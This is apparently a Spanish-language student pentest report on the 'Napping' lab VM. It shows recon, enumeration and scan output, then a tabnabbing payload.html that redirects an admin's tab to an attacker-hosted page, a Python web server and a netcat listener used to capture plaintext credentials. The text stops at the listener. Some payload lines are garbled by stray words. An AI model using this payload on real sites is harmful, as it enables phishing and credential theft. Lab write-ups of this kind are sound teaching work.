

22 DE MARZO

2026

RED TEAM REPORT: PENTESTING DE NAPPING 101

Integrantes

Alonso Castillo Omar Karim - 179033
Cruz Juárez Francisco Javier - 177622
Espinoza Aguilar Brian Salvador - 175031
Martínez Lara Santiago de la Cruz - 177685
Sánchez Ramírez Mayeli - 173030
Sánchez Zavala Alan Gilberto - 177263

Maestro: Servando López Contreras

Materia: CNO V Seguridad Informática

Contenido

2. Resumen Ejecutivo.....	3
3. Alcance (Scope)	3
4. Metodología aplicada	3
5. Fases de reconocimiento.....	4
6. Enumeración	5
Exploración de funcionamiento de sistema.....	9
7. Explotación.....	11
8. Escalada de privilegios	16
9. Análisis de impacto (modelo CIA).....	21
10. Recomendaciones técnicas.....	22
11. Tabla de hallazgos	23
Referencias Bibliográficas	25

2. Resumen Ejecutivo

El presente documento detalla los resultados de una prueba de penetración (pentesting) realizada sobre la máquina objetivo. El objetivo principal de esta evaluación es identificar, documentar y analizar posibles vulnerabilidades de seguridad que puedan comprometer la confidencialidad, integridad o disponibilidad del sistema. Durante la evaluación inicial, se logró identificar la dirección IP del objetivo y se descubrieron servicios activos que presentan configuraciones susceptibles a explotación, destacando vectores de ataque orientados a servicios web.

3. Alcance (Scope)

El alcance de la presente evaluación de seguridad técnica se delimitó de manera estricta a la máquina virtual denominada "Napping", operando dentro de un entorno de red local controlado. Los vectores de análisis autorizados se concentraron de forma exclusiva en la dirección IP objetivo identificada como 192.168.56.103.

Se autorizó la ejecución de técnicas de reconocimiento de red, escaneo de puertos, enumeración profunda de servicios, análisis de vulnerabilidades en aplicaciones web y explotación de fallos de configuración.

El objetivo se centró únicamente en comprometer la integridad, confidencialidad y disponibilidad de los servicios alojados en la IP definida.

4. Metodología aplicada

Para la ejecución de esta auditoría, se implementó una metodología técnica y estructurada basada en los estándares de la industria para pruebas de penetración (como PTES u OWASP). El proceso se dividió en fases secuenciales que permitieron un análisis exhaustivo y controlado del entorno:


- **Fase 1 - Reconocimiento:** Se utilizaron técnicas de descubrimiento a nivel de capa de red (ARP) para mapear el segmento local, identificar hosts activos y aislar la dirección de la máquina objetivo de manera precisa antes de realizar interacciones directas.
- **Fase 2 - Enumeración:** Se emplearon herramientas de escaneo activo para perfilar el sistema operativo, identificar puertos lógicos abiertos y determinar las versiones exactas de los servicios en ejecución (como SSH y HTTP). Se incluyó el descubrimiento de directorios ocultos y el análisis de configuraciones inseguras a nivel web (como el manejo de cookies de sesión).
- **Fase 3 - Explotación:** A partir de los vectores de ataque identificados en la enumeración, se procedió a la interacción con la aplicación web vulnerable. Se priorizó el análisis de entradas de usuario no sanitizadas y funcionalidades críticas (como formularios de registro e ingreso de enlaces) para intentar ejecutar código arbitrario, falsificar peticiones (SSRF) o evadir mecanismos de autenticación, buscando establecer un punto de apoyo inicial en el servidor.
- **Fase 4 - Post-explotación y Escalada de Privilegios:** Una vez establecido el acceso al sistema objetivo, la metodología contempla la enumeración interna del sistema operativo para identificar vectores de escalada, tareas programadas inseguras o binarios con

permisos mal configurados (SUID) que permitan elevar los privilegios de un usuario estándar a administrador (root).

5. Fases de reconocimiento

Se inició la fase de reconocimiento de red obteniendo privilegios administrativos mediante el comando `sudo su`

Posteriormente, se utilizó la herramienta `netdiscover` para identificar los hosts activos dentro del segmento de red.



IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1		0a:00:27:00:00:05	1	60	Unknown vendor
192.168.56.100		08:00:27:23:25:2a	2	120	PCS Systemtechnik GmbH
192.168.56.103		08:00:27:49:ee:4d	1	60	PCS Systemtechnik GmbH

Durante el análisis del tráfico ARP, se descartó la dirección IP 192.168.56.1, al intuir que correspondía al enrutador (router) por ocupar los primeros números del rango de red. Siguiendo este criterio, se determinó que las direcciones con terminaciones más altas tenían mayor probabilidad de corresponder a la máquina objetivo, identificando finalmente la IP 192.168.56.103. Como alternativas complementarias para esta fase, se consideró la viabilidad de utilizar otras herramientas como Spider y Legion.

Legión: Herramienta semiautomatizada para pruebas de penetración de redes.

Este paquete contiene una herramienta de código abierto, fácil de usar, súper extensible y semiautomatizada para pruebas de penetración de redes que ayuda en el descubrimiento, reconocimiento y explotación de sistemas de información.

Spider: Rastreador web rápido escrito en Go

Este paquete contiene un rastreador web rápido escrito en Go. Las características son: - Rastreo web rápido - Fuerza bruta y análisis de sitemap.xml - Análisis de robots.txt - Generación y verificación de enlaces desde archivos JavaScript - Buscador de enlaces - Búsqueda de AWS-S3 desde la fuente de respuesta - Búsqueda de subdominios desde la fuente de respuesta -

Obtención de URL de Wayback Machine, Common Crawl, VirusTotal, AlienVault - Formato de salida fácil de usar con Grep - Compatibilidad con entrada Burp - Rastreo de múltiples sitios en paralelo - Muestras aleatorias de agentes de usuario móviles/we

6. Enumeración

Una vez confirmada la IP objetivo, se procedió a la fase de enumeración profunda utilizando la herramienta Nmap con la bandera -A sobre la dirección 192.168.56.103

```

kali@kali: ~
Session Actions Edit View Help

root@kali: /home/kali  kali@kali: ~

(kali@kali)-[~]
$ sudo nmap 192.168.56.103 -A
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 21:27 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00068s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 24:c4:fc:dc:4b:f4:31:a0:ad:0d:20:61:fd:ca:ab:79 (RSA)
|   256 6f:31:b3:e7:7b:aa:22:a2:a7:80:ef:6d:d2:87:6c:be (ECDSA)
|   256 af:01:85:cf:dd:43:e9:8d:32:50:83:b2:41:ec:1d:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|       httponly flag not set
|_ http-title: Login
MAC Address: 08:00:27:49:EE:4D (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrot
ik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7
.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Es imperativo mencionar que el escaneo con la bandera -A es altamente intrusivo; sin embargo, su ejecución fue posible y justificada al tratarse de un entorno controlado.

El escaneo reveló los siguientes puertos abiertos y servicios:


Puerto 22/tcp - Servicio SSH (OpenSSH 8.2p1): Se identificó este puerto en estado abierto. El servicio Secure Shell (SSH) facilita el acceso remoto cifrado y la administración por línea de comandos. Su reconocimiento es crítico, ya que representa un punto de entrada directo a la terminal del sistema operativo; si se logran recopilar credenciales válidas o se identifican vulnerabilidades públicas (CVEs) para la versión específica, se puede obtener un compromiso inicial del sistema o utilizar el servicio para establecer túneles y mantener persistencia.

Puerto 80/tcp - Servicio HTTP (Apache httpd 2.4.41): Se detectó el servicio web Apache en funcionamiento y expuesto. Este protocolo sirve la interfaz y lógica de la aplicación web. Su evaluación es de máxima prioridad debido a que suele ser el vector de ataque más accesible y propenso a errores de configuración o de código; adicionalmente, se determinó que la versión de Apache detectada es antigua. Identificar servicios web desactualizados es fundamental porque

incrementa drásticamente la probabilidad de ejecutar exploits conocidos, razón por la cual se definió este puerto como el punto de inicio para la fase de explotación.

Ausencia de bandera de seguridad en cookie de sesión (PHPSESSID): Se observó que la cookie de sesión generada en el portal de autenticación (login) carece del atributo de seguridad "httponly". Este indicador revela que el token de sesión no está protegido contra el acceso desde el lado del cliente. En un escenario de ataque, reconocer esta mala configuración es vital porque viabiliza el secuestro de sesiones (Session Hijacking) si se logra inyectar código malicioso a través de una vulnerabilidad de Cross-Site Scripting (XSS).

Huella del sistema operativo (Linux 4.15 – 5.19) y Dirección MAC: Se logró extraer la dirección MAC y perfilar el sistema subyacente, estimando un rango de versión del kernel de Linux. La técnica de perfilado del sistema operativo (OS fingerprinting) es indispensable para la planificación del ataque, ya que permite al auditor descartar cargas útiles (payloads) incompatibles y enfocar la investigación en vulnerabilidades de escalada de privilegios locales (LPE) que afecten exclusivamente a la arquitectura y versión del kernel descubiertas.



Al acceder a la dirección objetivo a través del navegador web, se descubrió un portal de autenticación (login)

Avistamiento de directorios

Para el avistamiento de directorios, se ejecutó inicialmente la herramienta Nikto, la cual logró encontrar únicamente el archivo `config.php`


```
└─$ sudo nikto -h 192.168.56.103
[sudo] password for kali:
- Nikto v2.5.0 Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking


+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Start Time: 2026-03-11 21:39:43 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2026-03-11 21:40:03 (GMT-4) (20 seconds)


+ 1 host(s) tested
```

Encontró solamente `config.php`






Para ampliar el descubrimiento, se utilizó DirBuster configurado para buscar archivos con extensiones html, txt y php.



Este proceso resultó en la identificación de rutas adicionales críticas, incluyendo `register.php`, `index.php` y `welcome.php`

El descubrimiento de estos recursos es un paso obligado para mapear la superficie de ataque real; los archivos de configuración (`config.php`) son objetivos de alto valor porque frecuentemente exponen credenciales de bases de datos embebidas en el código, mientras que los formularios ocultos (`register.php`) revelan nuevas funcionalidades con las que se puede interactuar para probar técnicas de inyección, evasión de autenticación o manipulación de parámetros.

Exploración de funcionamiento de sistema



Sign Up

Please fill this form to create an account.


Username

Password

Confirm Password

Already have an account? [Login here.](#)

Finalmente, se interactuó con la aplicación web registrando un usuario de prueba en `register.php` utilizando la contraseña "123456"




Login

Please fill in your credentials to login.

Username

Password

Don't have an account? [Sign up now.](#)



Tras autenticarse exitosamente en `index.php`, la aplicación redirigió al archivo `welcome.php`, el cual presenta una interfaz de "promoción de blogs gratuitos" que solicita al usuario ingresar un enlace web para ser revisado por un administrador

7. Explotación

Durante esta fase, se procedió a explotar el formulario de envío de enlaces ubicado en `welcome.php`. Se identificó que la aplicación era susceptible a un ataque de *Tabnabbing* (o *Tab Hijacking*), una técnica que aprovecha el comportamiento de las pestañas del navegador y el objeto `window.opener` para redirigir una pestaña en segundo plano hacia un sitio malicioso

Se verificó la dirección IP local de la máquina atacante (192.168.56.101) mediante el comando `ifconfig` y se creó un directorio de trabajo denominado `Napping`.

```
kali@kali: ~/Desktop
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::f193:5844:cbcd:b8a8 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 64 bytes 13928 (13.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 11567 (11.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 880 (880.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 880 (880.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali@kali)-[~/Desktop]
$ mkdir Napping

(kali@kali)-[~/Desktop]
$ cd Napping

(kali@kali)-[~/Desktop/Napping]
$
```

Creación del Payload: Se elaboró un archivo malicioso en formato HTML (payload.html) diseñado para ejecutar código JavaScript. El script utiliza la instrucción `window.opener.parent.location.replace('http://192.168.56.101:8000/home.html');` para forzar a la pestaña padre (la sesión del administrador) a redirigirse hacia un servidor controlado por el atacante.


```
(kali@kali)-[~/Desktop/Napping]
$ nano payload.html

GNU nano 8.6 payload.html
<html>
  <body>
    <script>
      if (window.opener) it is totally free!
        window.opener.parent.location.replace('http://192.168.56.101:8000/home.html');


      if (window.parent != window) Out of your control!
        window.opener.parent.location.replace('http://192.168.56.101:8000/home.html');
    </script>
  </body>
</html>
```

Alojamiento del Payload: Se levantó un servidor web local utilizando el módulo de Python `http.server` en el puerto 80 para servir el archivo `payload.html`


```
(kali@kali)-[~/Desktop/Napping]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.101 - - [21/Mar/2026 20:55:57] "GET /payload.html HTTP/1.1" 200 -
```



The screenshot shows a Thunar file manager window titled 'Napping - Thunar'. The window has a menu bar with 'File', 'Edit', 'View', 'Go', 'Bookmarks', and 'Help'. Below the menu bar is a toolbar with navigation icons and a search icon. The main area is divided into two panes. The left pane, titled 'Places', shows a list of locations: 'Computer', 'kali', 'Desktop', 'Recent', 'Trash', 'Documents', and 'Music'. The right pane shows the contents of the 'Napping' directory, which includes a single file named 'payload.html' represented by a document icon with a globe.



Ejecución del ataque: Se envió la URL del payload (<http://192.168.56.101/payload.html>) a través del formulario de la aplicación web víctima, el cual está diseñado para que un administrador revise los enlaces. Paralelamente, se configuró un *listener* con Netcat en el puerto 8000 (`nc -lvnp 8000`) para interceptar la respuesta.




Hello, admin! Welcome to our free blog promotions site.

Please submit your link so that we can get started. All links will be reviewed by our admin

Blog Link:

It is totally free!

[Reset Your Password](#) [Sign Out of Your Account](#)



Obtención de credenciales: Tras la interacción del administrador simulado con el enlace, el script redirigió su sesión, capturando una petición POST en el puerto 8000. Dicha petición contenía las credenciales en texto plano correspondientes al usuario daniel con la contraseña C@ughtm3napping123

Thank you for your submission, you have entered [Here](#)

[Reset Your Password](#) [Sign Out of Your Account](#)

```
kali@kali: ~/Desktop/Napping x kali@kali: ~/Desktop/Napping x
(kali@kali)-[~/Desktop/Napping]
$ nc -lvnp 8000
listening on [any] 8000 ...
